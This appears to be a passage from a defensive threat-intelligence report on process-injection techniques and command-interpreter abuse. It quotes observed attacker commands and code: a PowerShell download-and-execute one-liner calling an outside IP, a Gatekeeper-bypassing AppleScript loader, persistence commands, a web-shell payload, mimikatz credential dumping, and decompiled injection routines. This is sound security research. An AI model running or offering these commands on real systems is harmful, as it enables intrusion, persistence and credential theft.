One of the things that the /proc filesystem provides access to is the memory of the processes that are running on the system. For example, the /proc/[pid]/mem file can be used to access the memory of a process with the specified pid (process ID). The /proc/[pid] directory contains several files that provide information about the process, such as its memory mappings, open file descriptors, and so on. This can be useful for tasks such as debugging or reverse engineering, as well as for detecting and mitigating vulnerabilities in a process's memory.

Adversary Use of Proc Memory

To perform proc memory injection, an attacker first enumerates the process's memory by accessing the /proc/[pid] directory for the target process. Upon accessing the /proc/[pid], the attacker can examine the process's memory mappings to locate gadgets, which are small blocks of code that can be used to execute arbitrary code within the context of the process. Gadgets are typically found in the process's code segments, such as the text segment, which contains the instructions that make up the program.

Here is an example gadget that can be used to execute arbitrary code in the context of a process:

```
# pop the address of the code to execute into the rdi register
pop rdi
# return to the address in rdi
ret
```

This gadget consists of two instructions: a "pop" instruction that pops an address off the top of the stack and stores it in the rdi register, and a "ret" instruction that returns to the address stored in the rdi register.

To use this gadget, an attacker could redirect the execution flow of the process to the gadget and then push the address of their own code onto the stack. The pop instruction would then pop this address off the stack and store it in the rdi register, and the ret instruction would return to the address stored in the rdi register, causing the attacker's code to be executed.

Gadgets are useful for an attacker because they allow them to execute code without having to inject their own code into the process's memory. Instead, they can use gadgets that are already present in the process's code segments to execute their own code. To find gadgets, an attacker can use tools (such as ROPgadget, Ropper, and ROPChain) that search the process's memory mappings for specific instructions or instruction sequences.

For instance, adversaries can leverage the ROPgadget tool with the following attack lifecycle:

1. The first step for the attacker will be finding the target process where he wants to inject the code.
2. Then the attacker uses ROPgadget to find gadgets in the binary of the target process, looking for gadgets that can be used to change the flow of execution, such as gadgets that can be used to jump to a specific memory address or gadgets that can be used to call a specific function.
3. Once the attacker has identified a sufficient number of gadgets, they can construct an ROP payload by chaining together the gadgets in a specific order.
4. The payload can then be injected into the process's memory using techniques such as Ptrace System Call injection (see T1055.008) or by exploiting a vulnerability in the process.
5. Once the payload is executed, it allows the attacker to execute arbitrary code within the context of the process.

#1.8. T1055.011 Extra Window Memory Injection

Extra Window Memory Injection (EWMI) is a technique that involves injecting code into the Extra Window Memory (EWM) of the Explorer tray window, which is a system window that displays icons for various system functions and notifications. This technique can be used to execute malicious code within the context of the Explorer tray window, potentially allowing the attacker to evade detection and carry out malicious actions.

In the Windows operating system, a window class is a data structure that specifies the appearance and behavior of a window. When a process creates a window, it must first register a window class that defines the characteristics of the window. As part of this registration process, the process can request that up to 40 bytes of extra memory (EWM) be allocated for each instance of the class. This extra memory is intended to store data specific to the window and can be accessed using specific API functions, such as GetWindowLong and SetWindowLong. These functions take the window handle as the first argument and the index of the field to be retrieved or set as the second argument. The field values are stored in the form of "window longs".

Adversary Use of Extra Window Memory Injection

The EWM is large enough to store a 32-bit pointer, which can point to a Windows procedure. A window procedure is a function that handles input and output for a window, including messages sent to the window and actions performed by the window. Malware may attempt to use the EWM as part of an attack chain in which it writes code to shared sections of memory within a process, places a pointer to that code in the EWM, and then executes the code by returning control to the address stored in the EWM.

Extra Window Memory Injection (EWMI) allows malware to execute code inside a target process, providing access to its memory and potentially elevated privileges. It helps evade detection by avoiding monitored APIs like WriteProcessMemory and CreateRemoteThread, and can bypass DEP by rewriting the payload into executable memory through Windows procedures.

Because Extra Window Memory is legitimate and rarely monitored, attackers can stealthily inject code there and execute it, often via a window procedure callback. Here's a high-level overview of how Extra Window Memory Injection typically works:

1. **Identify Victim Application:** The attacker selects a target Windows application that has a window with extra memory allocated.
2. **Allocate or Find EWM:** If the attacker has control over the application's source code or can alter it through other injection methods, they may directly allocate extra memory for a window using the RegisterClassEx or CreateWindowEx Windows API functions. Alternatively, the attacker finds a window class with previously allocated EWM.
3. **Inject Malicious Code into EWM:** The attacker uses an appropriate API, such as SetWindowLongPtr with GWL_USERDATA or a similar flag, to copy the malicious code into the EWM of the target window.
4. **Trigger Execution:** o execute the injected shellcode, the attacker typically sets up a scenario where a message sent to the target window causes the window procedure to jump to the EWM and run the shellcode. This may occur through a crafted message that alters execution flow or by directly modifying the window procedure pointer to reference the injected code.

#1.9. T1055.012 Process Hollowing

Process Hollowing is a sub-technique that adversaries generally use to bypass process-based defenses by injecting malicious code into a suspended or hollowed process. Process hollowing involves creating a process in a suspended state, then unmapping or hollowing out its memory and replacing it with malicious code. This allows the attacker to execute their code within the context of the target process.

Adversary Use of Process Hollowing

Process hollowing is a technique used by malware to hide its code execution within the memory of a legitimate process. The malware begins by creating a new, suspended process of a legitimate, trusted system process. It then hollows out the contents of the legitimate process's memory, replacing it with the malicious code, and resumes the execution of the process. This can make it more difficult for security software to detect the presence of the malware, as it is running within the context of a trusted process. The legitimate process's original code is usually unmapped from memory, so it is no longer visible to the operating system.

An example Process Hollowing attack is given below.

1. Create a suspended process: This initial step is about creating a suspended process, which adversaries will later use to hollow. To create a new process, the malware uses the CreateProcess function. As discussed before, this attack includes hollowing the memory of a suspended process. Thus, malware suspends this newly created process' primary thread via the CREATE_SUSPEND option used in the fdwCreate flag.

2. Hollow out the legitimate code: Malware hollows out the legitimate code from the memory of the suspended process. This is done by using particular API calls such as ZwUnmapViewOfSection or NtUnmapViewOfSection. The malware calls the ZwUnmapViewOfSection function to remove a previously mapped view of a section from the virtual address space of the target process. One important thing to add is that the ZwUnmapViewOfSection function is called from kernel mode, meaning that it is not intended to be called directly from user mode. To unmap a view of a section from the virtual address space of the target process from user mode, adversaries should use the NtUnmapViewOfSection function instead.

3. Allocate memory in the target process: Malware allocates memory in the target process via the VirtualAllocEx function. One critical thing to note is that malware uses the flProtect parameter to ensure that the code is marked as writeable and executable.

4. Write shellcode to the allocated memory: The adversary uses the WriteProcessMemory function to write the malicious code (also known as shellcode) to the allocated memory within the hollowed process.

5. Change the memory protection: The malware calls the VirtualProtectEx function to change the memory protection of the code and data sections in the target process to make it appear normal, meaning that the memory in these sections will be marked as readable and in the case of "Read/Execute", executable.

6. Retrieve the target thread's context: The target thread's context is retrieved using the GetThreadContext.

7. Update the target thread's instruction pointer: Malware updates the target thread's instruction pointer to point to the written shellcode that the malware has written in the fourth step. Following this, malware commits the hijacked thread's new context with SetThreadContext.

8. Resume the suspended process: The malware uses the ResumeThread to make the suspended process resume so that it can run the shellcode within.

In March 2025, Stego-Campaign reported using process hollowing to inject ASyncRAT malware [16]. After initial infection via phishing emails containing a steganographically embedded payload, the attackers used process hollowing to inject their malicious code into the memory space of a legitimate process. The malware first created a new process in a suspended state, then used the VirtualAllocEx function to allocate memory within the target process. Next, the attacker hollowed out the legitimate process by replacing its memory with the malicious payload, using WriteProcessMemory to copy the payload into the allocated space. Finally, the process was resumed via ResumeThread, causing the target process to execute the attacker-controlled code instead of its original functionality.

```
// CreateProcessA - Creating MSBuild.exe in suspended state
API.CreateProcess_API(\uE000, text, IntPtr.Zero, IntPtr.Zero,
\uE10F.\uE006(0)

// NtUnmapViewOfSection - Unmapping MSBuild.exe's legitimate image for
injection
API.NtUnmapViewOfSection_API(process_INFORMATION.ProcessHandle

// VirtualAllocEx - Allocating memory in MSBuild.exe
API.VirtualAllocEx_API(process_INFORMATION.ProcessHandle, num3, length,
\uE10F.\uE006(134), \uE10F.\uE006(54))

// WriteProcessMemory - Injecting malicious payload into the allocated
space
API.WriteProcessMemory_API(process_INFORMATION.ProcessHandle, num9,
\uE002, bufferSize, ref num7))

// Resume Thread - Resuming MSBuild.exe from a suspended state
API. ResumeThread_API(process_INFORMATION.ThreadHandle)
```

#1.10. T1055.013 Process Doppelgänging

Transactional NTFS (TxF) is a feature in Windows that allows file operations on an NTFS file system volume to be performed as part of a transaction [17]. Transactions help improve applications' reliability by ensuring that data consistency and integrity are maintained even in a failure. Adversaries may abuse TxF to perform a technique called "process doppelgänging" which involves replacing the memory of a legitimate process with malicious code using TxF transactions.

Adversary Use of Process Doppelgänging

Process doppelgänging is a fileless attack technique enabling the execution of arbitrary code within a legitimate process without writing malicious code to disk. This method helps malware evade security software designed to detect and block malicious code execution.

The technique leverages the Transactional NTFS (TxF) feature in Windows, which allows transactional file operations. Changes to files remain uncommitted until the transaction completes, enabling rollback to maintain file system integrity.

An attacker can exploit TxF by creating a suspended process, injecting malicious code into its memory, and initiating a transaction. The attacker modifies the process's executable file within the transaction and commits it, replacing legitimate code with the malicious code. The process is then resumed, running the malicious code under the guise of a trusted application.

While similar to Process Hollowing, which replaces the memory of a legitimate process with malicious code, Process Doppelgänging uniquely uses TxF transactions, enhancing its ability to evade detection. Below, you can find the four steps of the Process Doppelgänging sub-technique attack flow.

Below, you can find the four steps of the Process Doppelgänging sub-technique attack flow.

1. Transact: A TxF transaction is created using a legitimate executable, and the file is then overwritten with malicious code. These changes are isolated and only visible within the context of the transaction.

- CreateTransaction() - called to create a transaction.
- CreateFileTransacted() - called to open a "clean" file transacted.
- WriteFile() - called to overwrite the file with a malicious shellcode.

2. Load: A shared section of memory is created, and the malicious executable is loaded into it.

- NtCreateSection() - called to create a section from the transacted file.

3. Rollback: The changes to the original executable are undone, effectively removing the malicious code from the file system.

- RollbackTransaction() - called to rollback the transaction to remove the changes from the file system.

4. Animate: A process is created from the tainted section of memory, and execution is initiated.

- NtCreateProcessEx() and NtCreateThreadEx() - called to create process and thread objects.
- RtlCreateProcessParametersEx() - called to create process parameters.
- VirtualAllocEx() and WriteProcessMemory() - called to copy parameters to the newly created process's address space.
- NtResumeThread() - called to start execution of the doppelgänged process.

In September 2025, APT37 leveraged Process Doppelgänging to execute their malicious payload while evading detection in Windows environments [18]. After gaining access through phishing, the adversaries deployed a Rust-based backdoor along with a Python loader. The malware injected the backdoor into a target process by exploiting Windows' handling of NTFS transactional operations. The attacker first created a transactional file containing the malicious code, which was then injected into a legitimate process through the use of NtCreateTransaction and NtRollbackTransaction. By leveraging the transaction manager functionality, the malware injected its code into the process without writing to the disk, making it extremely difficult to detect by traditional file-based detection methods.

GhostPulse is a loader malware observed to use the process doppelgänging technique [19]. The malware follows the typical attack flow by leveraging the NTFS transactions to inject the final payload into a new child process. GhostPulse malware uses this technique to deploy other malware, such as NetSupport, Rhadamanthys, SectopRAT, and Vidar.

```
if(!sub_420ED((int *)a1))
    return 0;
if(!core::create_transaction((int)a1) || !core::create_temp_file(a1) ||
!core::create_section((int)a1))
    goto LABEL_16;
core::roll_back_transcation((core::stage4::IAT ***)a1);
if(!core::build_target_process_path(a1))
    return 0;
if(core::spawn_suspended_process((int)&savedregs, a1)
    && (unsigned_int8)core::map_view_section_to_target(a1)
    && core::set_eip(a1)
    && sub_422610(a1)
    && (sleep(**a1,100,300), core::resume_thread((int)a1)))
```

In another example, the Malware-as-a-Server (MaaS) group LummaStealer was observed to use IDAT Loader to deploy LummaC2 via process doppelgänging [20]. When first executed, IDAT Loader uses DLL load order hijacking to load malicious DLLs and creates a cmd.exe process. This process then injects the LummaC2 payload into explorer.exe using the NtWriteVirtualMemory API call.

Process Ghosting is a stealthy code injection technique that enables adversaries to run malicious code by creating a new process that appears legitimate but is backed by malicious content. Instead of executing a normal executable file, attackers use techniques to modify the memory of the newly created process before it becomes visible to the operating system.

Process ghosting is another injection technique similar to Process Doppelgänging. It leverages the Windows mechanism of creating a process from a delete-pending file. This method allows a malicious payload to execute in memory without being directly linked to a file on disk. By injecting an encrypted shellcode through this mechanism, malware can bypass traditional endpoint detection and response (EDR) tools. CherryLoader malware was reported to use process ghosting using the method described below [21].

- The malware starts by creating a file using the CreateFile API with the DELETE flag set as its dwDesiredAccess parameter.

```
FileA = CreateFileA(next_stage_file, 0xC0010000, 0, 0i64, 2u, 0x80u,
0i64);
```

- Then, the malware sets the FileInformation parameter using NtSetInformationFile API and points the parameter to a FILE_DISPOSITION_INFORMATION. This structure has a single Boolean parameter called DeleteFile, which, when set, causes the operating system to delete the file when it is closed.

```
FileInfo.DeleteFileA = 1;

ModuleHandleA = GetModuleHandleA("ntdll");
NtSetInformationFile = GetProcAddress(ModuleHandleA,
"NtSetInformationFile");

(NtSetInformationFile)(FileA, IoBlock, &FileInfo, 1i64, 13);
```

- Using the WriteFile API, The malware writes the decrypted malware into a newly created file and creates an image section using NtCreateSection.

```
if ( !base_addr
  || !WriteFile(FileA, base_addr, Buffer, &FileSizeHigh, 0i64)
  || (free(encrypted_file),
     (free)(base_addr),
     v22 = GetModuleHandleA("ntdll"),
     NtCreateSection = GetProcAddress(v22, "NtCreateSection"),
     (NtCreateSection)(&mapped_section, 983071i64, 0i64, 2, 0x1000000,
FileA) <0))
```

- After the image section is created, the malware uses CreateFileMappingA and MapViewOfFile to map the created file into memory.

```
FileMappingA = CreateFileMappingA(FileA, 0i64, 2u, 0, 0, 0i64);

v26= FileMappingA;

if ( !FileMappingA )
     Return sub_140001A20("Failed");

v27 = MapViewOfFile(FileMappingA, 4u, 0, 0, v24);
```

- Once the file mapping is created, the malware closes the handles to the mapped files, causing the deletion of the previously created file.

```
CloseHandle(v26);
UnmapViewOfFile(map_view_of_file);
CloseHandle(FileA);

hProcess = 0i64;
```

- Using the previously mapped section, the malware creates a new process and retrieves and sets the environment variables using CreateEnvironmentBlock and RtlCreateProcessParameters functions.

```
if  ((NtCreateProcess)(
     &hProcess,
     0x1FFFFFi64,
     0i64,
     CurrentProcess,
     dwCreationDisposition,
     mapped_section,
     0i64,
     0i64) < 0 )
  return print("Failed");

CreateEnvironmentBlock(&Environment, 0i64, 1);

v10 = GetModuleHandleA("ntdll");
RtlCreateProcessParameters = GetProcAddress(v10,
"RtlCreateProcessParameters");
```

```
ProcessParams = 0i64;
if ( ( RtlCreateProcessParameters)(
     &ProcessParams,
     &command_line,
     &dll_path,
     &current_directory,
     &command_line,
     Environment,
     &windows_title,
     0i64,
     0i64,
     0i64) >= 0 )
```

- Before creating a new execution thread, the malware allocates memory into the newly created process using VirtualAllocEx, WriteProcessMemory and ReadProcessMemory functions to set the base address, process parameters, and environment data into the newly allocated memory.

```
if ( !VirtualAllocEx(new_hProcess, lpAddress, size - lpAddress, 0x3000u,
4u))
  return 0i64;

if ( !WriteProcessMemory(new_hProcess, rtl_params, rtl_params,
rtl_params→Length, 0i64))
  return 0i64;
```

- Finally, the malware creates a new thread using a handle to the newly created process and the NtCreateThreadEx function to start the execution of the process to be injected, returning the Thread ID.

```
if ( (NtCreateThreadEx)(&Thread, 0x1FFFFFi64, 0i64, hProcess, v45, 0i64,
0, 0i64, 0i64, 0i64, 0i64) >= 0 )
{
  ThreadId = GetThreatId(Thread);
  Return sub_140001A20("Success - Thread ID %d\r\n", ThreadId);
```

#1.11. T1055.014 VDSO Hijacking

VDSO Hijacking involves redirecting calls to dynamically linked shared libraries to a malicious shared object that has been injected into the process's memory. This allows adversaries to execute their code in the target process's address space, potentially giving attackers unauthorized access to the system.

A VDSO is implemented as a shared object that is mapped into the address space of each process that uses it. The VDSO contains a small number of functions that are frequently used by applications, such as time-related functions and functions for accessing the process ID and user ID.

Virtual Dynamic Shared Object (VDSO) is a special shared object that is dynamically linked into the address space of all user-space applications by the Linux kernel when executed.

When a process makes a VDSO system call, it executes the code stub for the desired system call from the VDSO page in its own memory rather than making a system call instruction to the kernel. This avoids the overhead of a system call instruction, such as the cost of switching between user mode and kernel mode, and allows the process to execute the system call more efficiently.

Adversary Use of VDSO Hijacking

The VDSO is intended to be used only by the operating system and trusted applications, as it provides direct access to kernel functions. However, it has been exploited by malware in the past to gain access to kernel functions and perform malicious actions on a victim's machine. For example, malware may use the VDSO to bypass security measures or to gain elevated privileges.

VDSO hijacking is a technique that adversaries can use to inject malicious code into a running process by exploiting the VDSO feature in the Linux operating system. This feature allows processes to make certain system calls without the overhead of a system call instruction by providing a fast interface in the form of code stubs that are mapped into the process's memory.

There are two main methods by which adversaries can perform VDSO hijacking:

1. **Patching the Memory Address References**

In the first method of VDSO hijacking, an adversary patches the memory address references stored in the process's global offset table (GOT) to redirect the execution flow of the process to a malicious function.

The **global offset table (GOT)** is a data structure that is used by dynamic linkers to resolve symbols (e.g., functions and variables) in dynamically linked libraries. When a process is loaded, the dynamic linker creates a GOT for the process and initializes it with the addresses of the symbols in the dynamically linked libraries that the process uses.

During runtime, when the process calls a symbol in a dynamically linked library, it accesses the symbol's address from the GOT. If the symbol's address is not yet resolved (i.e., the symbol is not yet bound to its final address), the dynamic linker resolves the symbol and updates the GOT with the symbol's final address.

Adversaries can exploit this process by replacing the memory address references in the GOT with the address of a malicious function, thereby redirecting the execution flow of the process to the malicious function when the process calls a symbol.

2. Overwriting the VDSO Page

In this method, an adversary can exploit the VDSO feature in the Linux operating system to inject malicious code into a running process.

The VDSO page is a memory region that is mapped into the virtual address space of a process and contains the code stubs for the VDSO functions. These functions provide a fast interface for calling certain system calls, allowing processes to make system calls without the overhead of a system call instruction.

To inject malicious code into a process using this method, the adversary can use a technique called "memory corruption" to overwrite the VDSO page with malicious code. Memory corruption refers to the exploitation of vulnerabilities in a program that allows an attacker to write arbitrary data to a memory location.

There are several ways in which an adversary can corrupt memory and overwrite the VDSO page. For example, the adversary may use a buffer overflow vulnerability to write past the end of a buffer and corrupt adjacent memory. Alternatively, the adversary may use a use-after-free vulnerability to write to memory that has been freed and is no longer in use.

Once the VDSO page has been overwritten with malicious code, the adversary can cause the process to execute the malicious code by making a VDSO system call. This allows the adversary to execute arbitrary code within the context of the compromised process.

#1.12. T1055.015 ListPlanting

A list-view control is a type of user interface element that allows a user to view a list of items in various ways. These controls are often used to display large amounts of data in a way that is easy to browse and navigate. Attackers can exploit list-view controls to inject malicious shellcode into the hijacked processes to bypass process-based defenses and potentially gain privileges within the system.

Adversary Use of ListPlanting

ListPlanting is a form of code injection that exploits the behaviors of list-view controls within the graphical user interface elements of Windows applications. An example flow of the ListPlanting process injection technique is:

1. **Initial Reconnaissance:** An attacker identifies a target application with a list-view control (SysListView32) that stores and displays data in a list-like structure.
2. **Memory Allocation in Target Process:** Using process injection methods or API calls to obtain a handle to the SysListView32 window, the attacker allocates memory in the target process's address space. The attacker aims to use legitimate-looking system calls to avoid detection and may avoid functions like WriteProcessMemory that are closely monitored.
3. **Payload Placement via Windows Messages:** Instead of writing to the process's memory space directly, the attacker may use window messages (PostMessage or SendMessage) to indirectly inject the payload. These messages can be LVM_SETITEMPOSITION and LVM_GETITEMPOSITION list-view messages to copy the payload into the target process's allocated memory two bytes at a time.
4. **Setting Up Execution Trigger:** The malicious payload serves as a custom sorting callback to be executed when the list items are sorted. To arrange for this execution, the attacker prepares the conditions by manipulating the list-view control settings such that the malicious code will act as the callback function.
5. **Triggering Payload Execution:** Execution is triggered by sending an LVM_SORTITEMS message, instructing the SysListView32 to sort the items, which in turn causes the malicious callback (the payload previously injected) to be executed.
6. **Execution:** When the target process receives the sorting command, it unknowingly executes the payload in the callback, thereby running the attacker's code within the process. The list-view's built-in behavior to use callbacks for item sorting facilitates this stealthy execution.

#2

T1059
COMMAND AND SCRIPTING INTERPRETER

Tactics
Execution

Prevalence
27%

Malware Samples
294,498

Malicious actors leverage the Command and Scripting Interpreter technique to execute commands, scripts, and binary files on compromised systems. This method allows adversaries to interact with systems, retrieve additional payloads, deploy tools, and bypass security measures, among other tactics. Given its widespread effectiveness, it's no surprise that, like in the previous year's report, Command and Scripting Interpreter remains one of the top two techniques, earning the silver medal again in the Red Report 2026.

WHAT IS A COMMAND AND SCRIPTING INTERPRETER?

A Command and Scripting Interpreter is a technique that harnesses the capabilities of command and scripting interpreters. These interpreters are designed to interpret and execute instructions written in a specific programming or scripting language without requiring prior translation into machine code.

Since no compilation process is involved, an interpreter executes the instructions within a given program sequentially, making it easier for adversaries to run arbitrary code.

A **command interpreter** is a type of software that enables users to input commands in a specific programming language to perform tasks on a computer. These commands are typically entered one at a time and executed immediately.

Operating systems come equipped with built-in command interpreters, often called "shells". Examples include the Windows Command Shell and PowerShell in Windows or the Unix Shell in Unix-like systems. Additionally, certain programming languages like Python, Perl, and Ruby have their command interpreters.

A **scripting interpreter** is a type of software that empowers users to create scripts in a specific scripting language. These scripts consist of a series of commands that can be executed sequentially to perform specific or a series of tasks.

Some well-known scripting languages include PowerShell and VBScript in Windows, Unix Shell in Unix-like systems, AppleScript in macOS, JavaScript, JScript, Python, Perl, or Lua.

In summary, command interpreters are suited for simple, one-time tasks that don't require complex logic or control structures. In contrast, scripting interpreters are tailored for handling more intricate tasks involving the execution of multiple commands in a specific order or under specific conditions. Some interpreters can function both as command interpreters and scripting interpreters, such as Python, Ruby, Perl, Bash, Zsh, Tcl, PowerShell, CShell, and Korn Shell. Adversaries leverage these interpreters to engage in various malicious activities, including writing and executing malicious scripts, executing command-line instructions, evading security controls, creating backdoors, and concealing the source code of malicious scripts.

ADVERSARY USE OF COMMAND AND SCRIPTING INTERPRETERS

Command and scripting interpreters serve as valuable tools for legitimate users, such as system administrators and programmers, enabling them to automate and optimize operational tasks. However, malicious actors can also exploit these interpreters as part of their attack campaigns to execute harmful code on both local and remote systems. This malicious use can encompass various activities, including collecting system data, running additional payloads, accessing sensitive information, and establishing persistence by initiating the execution of malicious binaries upon user logins.

Commonly integrated scripting languages like PowerShell, VBScript, and Unix shells are readily accessible to both authorized users and potential adversaries, as they come pre-installed with their respective operating systems. These languages possess the capability to directly interact with the underlying operating system and perform a range of tasks through the operating system's Application Programming Interface (API). Given their inherent nature within the system, adversaries can employ them discreetly, evading detection from weak process monitoring mechanisms and executing malicious actions.

Attackers abuse LOLBins, or "Living Off the Land Binaries," with command and scripting interpreters to carry out activities that range from file download and execution to reconnaissance and data exfiltration. LOLBins are legitimate system tools that are typically used for routine tasks by system administrators and advanced users.

However, they also present a double-edged sword as these benign utilities can be repurposed by adversaries to facilitate various stages of an attack without immediate detection. Being natively available on the system, LOLBins can be used to bypass security policies that only block known malicious executables.

While the T1059 Command and Scripting Interpreter technique is commonly associated with the Execution tactic in the MITRE ATT&CK framework, it can also be applied across different tactics. In the examples provided, adversaries utilize various native operating system (OS) utilities, which can be accessed through the command line, to achieve objectives aligned with each tactic in the MITRE ATT&CK framework.

1. Initial Access

Initial access vectors typically leverage native scripting engines (PowerShell, VBScript, Bash, etc.) and command-line interfaces (CMD, Terminal) to:

- Execute dropper scripts that fetch malware payloads from attacker-controlled command-and-control (C2) infrastructure
- Bypass endpoint security through living-off-the-land binaries (LOLBins) and fileless execution
- Establish persistence via scheduled tasks, registry modifications, or startup folder implants
- Create reverse shells or C2 beacons for remote access

The initial compromise often exploits legitimate system interpreters to blend in with normal operations while downloading stage-2 payloads.

For example, in May 2025, **DragonForce** (and associated affiliates) used a PowerShell one-liner after gaining initial access to deliver a remote stager and execute an in-memory payload. One observed command was:

One specific command observed during these attacks was [22]:

```
powershell.exe -nop -w hidden -c "IEX ((New-Object
Net.WebClient).DownloadString('hxxp://185[.]73[.]125[.]8:80/a67'))"
```

This command launches powershell.exe, uses -nop to skip profile loading and -w hidden to hide the window for stealth, then -c to run the following expression. The core expression IEX ((New-Object Net.WebClient).DownloadString('hxxp://<ip>:<port>/<file>')) instantiates a Net.WebClient, downloads a remote script as text from the supplied URL, and immediately executes it in memory via Invoke-Expression (IEX). That combination performs remote payload retrieval plus in-memory execution in one step, minimizing disk artifacts and making detection harder.

Such techniques highlight why teams must monitor and restrict scripting interpreters and command-line usage, enforce PowerShell constrained language/AMSI/ScriptBlock logging, and block or inspect suspicious outbound web requests to reduce risk.

2. Execution

Adversaries often exploit command and scripting techniques to perform input capture (ATT&CK T1056). To do so, they can utilize malware that uses built-in scripting environments, such as AppleScript on macOS, allowing attackers to bypass security controls and mimic legitimate user actions.

For example, in February 2025, attackers used a fake DeepSeek macOS installer to distribute **Atomic macOS Stealer** (AMOS), abusing AppleScript to stealthily copy and execute the payload. One observed command was:

```
osascript -e 'on run
    try
        set volumeList to list disks
        repeat with vol in volumeList
            if vol contains "DeepSeek" then
                set setupVolume to vol
                exit repeat
            end if
        end repeat
        if setupVolume is "" then return
        set path to "/Volumes/" & setupVolume & "/.DeepSeek"
        set tmpPath to "/tmp/.DeepSeek"
        do shell script "rm -f " & quoted form of tmpPath
        do shell script "cp " & quoted form of path & " " & quoted form
of tmpPath
        do shell script "xattr -c " & quoted form of tmpPath
        do shell script "chmod +x " & quoted form of tmpPath
        do shell script quoted form of tmpPath
    end try
end run'
```

This script searches for the mounted installer volume, copies the hidden .DeepSeek binary to /tmp/, clears extended attributes (bypassing Gatekeeper), makes it executable, and runs it, entirely via AppleScript. By embedding this in osascript, the malware bypasses standard macOS app execution checks, relying instead on user interaction and automation abuse for execution.

3. Persistence

Command and scripting interpreters are critical tools for adversaries to execute and automate persistence mechanisms, allowing them to maintain continuous access to compromised environments. These interpreters enable attackers to issue commands or run scripts that can modify system configurations, deploy malicious payloads, and automate tasks that ensure their presence remains undetected over time.

In February 2025, Picus Security analyzed **CABINETRAT**, a Windows malware used in targeted attacks across South Asia. To maintain persistence, it created a scheduled task that re-executed its payload every 12 hours [23]:

```
schtasks.exe /create /sc hourly /mo 12 /tn "arbitrary-task-name" /tr
"%LOCALAPPDATA%\Microsoft\Office\malicious-binary.exe" /f /RL LIMITED
/IT
```

This command creates a scheduled task that executes every 12 hours. It runs a malicious payload placed under a directory that *mimics a legitimate Microsoft Office path*, increasing the chances of evading visual inspection and traditional security tools.

The /RL LIMITED flag ensures the task runs with standard user privileges, reducing the need for elevation and lowering its detection profile. Leveraging schtasks.exe in this way is a common persistence tactic: it blends seamlessly into legitimate system activity, survives system reboots, and doesn't rely on registry autoruns or advanced evasion techniques.

4. Privilege Escalation

Adversaries frequently leverage command-line tools and scripting to escalate their privileges, enabling them to bypass access controls and gain higher levels of control over compromised systems. This approach is highly effective as it exploits legitimate system functionality, often evading detection.

In their January-2025 tracking of the threat cluster called **Mocha Manakin**, researchers observed a "paste-and-run" PowerShell command that downloaded additional malware, including a Node.js backdoor named **NodeInitRAT**.

After delivering the NodeInitRAT payload, Mocha Manakin establishes persistence using the Windows Registry Run key mechanism via cmd.exe [24]. The exact command is:

```
reg add
"HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "ChromeUpdater"
/t REG_SZ /d "C:\users[redacted]\AppData\Roaming
\node-v22.11.0-win-x64\node.exe C:\users[redacted]\AppData\Roaming\
node-v22.11.0-win-x64\2fbjs1z6.log" /f"
```

This command creates a registry entry that ensures the NodeInitRAT payload runs every time the user logs in. To avoid suspicion, the malware is tucked away in a directory that mimics Microsoft Office and given a misleading name like "**ChromeUpdater**". The payload is executed through node.exe, a legitimate Node.js binary, which runs a hidden script file with a .log extension.

5. Defense Evasion

Adversaries prioritize defense evasion to bypass or disable security mechanisms, enabling their attacks to proceed undetected. This tactic often involves exploiting built-in tools and obfuscation techniques to avoid triggering traditional defenses.

For example, from a September 2025 research tone on **ToolShell** malware, aPowerShell process spawned by IIS worker on the compromised Windows SharePoint server [25]:

```
powershell -EncodedCommand JABiAGEAcwBlADYMABTAHQAcgB.[...redacted....]
```

Upon decoding, the payload reveals itself by unpacking a Base64-encoded layer, and ultimately dropping its contents into another file (spinstall0.aspx).

```
$base64String =
"PCVAIDEgTGFuZ3VhZ2U9IkMjIiBWYWxpZG...redacted...OyAlPg0K"
$destinationFile =
"C:\PROGRA~1\COMMON~1\MICROS~1\WEBSER~1\16\TEMPLATE\LAYOUTS\spinstall0.as
px"
$decodedBytes = [System.Convert]::FromBase64String($base64String)
$decodedContent = [System.Text.Encoding]::UTF8.GetString($decodedBytes)
$decodedContent | Set-Content -Path $destinationFile -ErrorAction Stop
```

When decoded, it translates to:

```
<%@ Page Language="C#" ValidateRequest="false" %><%@ Import
Namespace="System.Diagnostics" %><%
System.Diagnostics.Process.Start("cmd.exe", "/c taskkill /F /IM w3wp.exe &
timeout /t 2 & move \"C:\Program Files\Common Files\Microsoft Shared\Web
Server Extensions\16\TEMPLATE\LAYOUTS\_SpinInstall.aspx\" \"C:\Program
Files\Common Files\Microsoft Shared\Web Server
Extensions\16\TEMPLATE\LAYOUTS\SpinInstall.aspx\" & copy \"C:\Program
Files\Common Files\Microsoft Shared\Web Server
Extensions\16\TEMPLATE\LAYOUTS\_SpinInstall.aspx\" \"C:\Program
Files\Common Files\Microsoft Shared\Web Server
Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx\" /Y & iisreset /restart");
%>
```

This script is a common pattern seen in **post-exploitation** and **web shell** activity. It allows an attacker who has already gained code execution on the server to:

- **Maintain Persistence:** By modifying or replacing core installation/setup files (spinstall0.aspx and SpinInstall.aspx), the malicious code ensures it will be executed or available for the attacker upon subsequent server operations or updates.
- **Modify the Server State:** It stops and restarts critical services, often to load new malicious modules or complete file-level changes without interruption.
- **Target SharePoint:** The specific file paths confirm that the target environment is a SharePoint farm.

It is a technique for tampering with the server's legitimate installation and configuration files.

6. Credential Access

Adversaries frequently exploit command-line tools and scripting interpreters to gain unauthorized access to credentials, leveraging their flexibility and integration with system utilities. These methods allow attackers to interact with sensitive system components, such as Active Directory, to extract valuable data like user credentials and password hashes.

Picus's August 2025 research on the **Mustang Panda** cluster documented the actor dumping LSASS memory to harvest authentication artifacts for lateral movement and privilege escalation [26].

Observed command:

```
%TMP%\mimikatz.exe "privilege::debug" "sekurlsa::logonPasswords" exit
```

The privilege::debug command enables the debug privilege needed to access protected process memory, as LSASS runs with SYSTEM-level rights. The sekurlsa::logonPasswords command then parses LSASS memory to extract authentication artifacts such as NTLM hashes, Kerberos tickets, and, when available, plaintext or cached credentials. Finally, exit cleanly terminates the tool.

The artifacts are immediately reusable, NTLM hashes for pass-the-hash, Kerberos tickets for pass-the-ticket/lateral access, and plaintext credentials for direct logins, enabling privilege escalation and lateral movement.

7. Discovery

Adversaries often exploit command-line tools to gather information and establish control over compromised environments, leveraging their simplicity and integration with system functionality.

For a concrete example, an October 2025 analysis of **Interlock ransomware** recorded a handful of simple, built-in commands the actor used during host discovery [27]:

```
# gathers OS version and system details
systeminfo
# enumerates privileged accounts in the Domain Admins group
net group "domain admins"
# lists active user sessions
